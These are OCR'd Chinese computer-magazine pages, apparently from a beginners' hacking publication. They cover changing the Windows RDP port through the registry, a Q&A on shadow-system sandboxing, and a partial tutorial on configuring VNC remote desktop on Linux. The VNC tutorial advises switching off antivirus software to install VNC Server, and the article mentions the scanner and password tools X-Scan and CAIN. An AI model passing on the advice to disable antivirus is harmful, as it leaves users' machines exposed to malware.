


图 16

接下来谈谈手工修改 3389 端口的方法（虽然这种修改方法早已不是什么新鲜事了，但主要还是为了给小菜们一次知识的积累），通过修改注册表的两个地方可以实现 3389 端口的修改，第一个地方是：“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Wds\rdpwd\Tds\tcp”，PortNumber 值，默认是 3389，修改成所希望的端口，比如 9999。第二个地方是：“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp”，PortNumber 值，默认是 3389，也修改成相同的值，比如 9999。

（文章中涉及到的 X-Scan3.3 和 CAIN，已经收录在了光盘中）



问：影子系统保护的具体模式我到现在还没搞明白，但有几个问题，如果在使用影子系统时突然断电，或者让它蓝屏了，此时对系统进行的修改再重启后是否还在？在使用影子的时候，影子系统的文件遭到不可预料的破坏，重启后改动是否还在，那么影子对系统的保护性到底有多大呢？

答：影子系统的基本工作原理其实很简单。开启后所有的修改操作都不是直接对系统文件的操作。所有的操作都被影子系统接管，然后向系统反馈一个假象比如：你向 D 盘存放一个文件，看起来是在 D 盘。其实他真正却是在影子系统的一个分区里的。

而系统却不能访问这个分区。每次启动后自然看起来跟以前一样的。停电理论上来说也可以还原的。不过有时候还是会丢失或者文件被破坏。保护性其实还是很强大的，不过磁碟机之类的能穿透影子系统。

文字难易度：★★★
文章内容提要：教大家运行在Linux下管理Windows服务器，运行在Windows下管理Linux服务器。

Linux情景剧之 Linux下远程桌面的配置

CC米业

各位亲爱的小菜，今天我要给大家介绍Linux下远程桌面的配置。众所周知，Linux服务器的安全性和防黑指数是非常高的，这也是许多服务器都选择使用Linux系统的原因。对于Windows系统，我们可以使用3389终端服务来进行远程维护和管理，那么在Linux下是否也有这种图形界面的远程管理工具呢？本文我就给大家介绍一下如何给Linux服务器安装远程控制软件，我们主要用到的工具就是VNC，VNC是一款优秀的远程控制软件，由著名的AT&T的欧洲研究实验室开发。VNC是基于UNIX和Linux操作系统的免费的开放源码的软件，远程控制能力强大，高效实用，其性能可以和Windows和MAC中的任何一款远程控制软件相媲美。而且它的速度非常快，保密性也很强，是WEB服务器管理员的理想选择。

小菜们先别急着在网上寻找关于怎样在Linux下安装VNC的文章，其实大多数Linux系统，比如RedHat、UNBUNTU等就内置了VNC，这就像Windows系统中内置了3389终端服务是一样的。好了，废话不多说了，下在正式进入正题。

一、VNC连接端的安装

就如同Windows下的3389一样，我们需要连接端和服务端（在Windows系统中都已经自备了），不过VNC的服务端在Linux系统中是自备的，但是Windows系统下的连接端却需要我们下载。这里我使用的是VNC4.0汉化版，下载完成后解压可以看到VNC的安装程序包括了两部分，分别为VNC Viewer（连接端）和VNC Server（控制端）。在安装的时候会有选项让我们选择，我们只需要选择“VNC Viewer”进行安装就可以了，如图1。接着一路点击“下一步”按钮就行了，安装成功后就会看到一个名叫“VNC Viewer”的图标，如图2。




图1




图2

整个安装的过程就是这么的简单，不过我在这里要提醒众小菜，由于“VNC Server”被许多杀毒软件误认为是木马，所以在安装的时候一定要关闭杀毒软件才行，不然可能会无法安装。

二、Linux下远程桌面的配置及安全防范

现在进入Linux系统，选择上方菜单的“系统选项”－“首选项”，接着向下拉就能看到“远程桌面”的选项了，如图3。




图3

点击它后就会出现一个清爽的设置窗口，这里的配置我给大家讲一讲，在“共享”设置中，把“允许其他人查看您的桌面”和“允许其他用户控制您的桌面”这项都勾选上；在“安全”设置中，把“要求用户输入此密码”选项也勾选上，并在下面的密码框中输入访问密码，注意不要和系统登录密码一致，具体为什么我会在后面讲到，如图4。接着切换到“高级”选项，把“断开链接时锁住屏幕”选项勾上（这个非常重要），把“总是显示图标”选项也勾上，如图5，这样基本的配置就完成了。

现在打开Windows下的VNC连接端，在服务器一栏中填入你服务器的地址，如图6，点击确定后便会出现密码的验证框，如图7，在这里输入你刚才在密码栏中设置的密码，然后点确定后便可以连接上远程系统了，如图8。




图4




图5



图6




图7

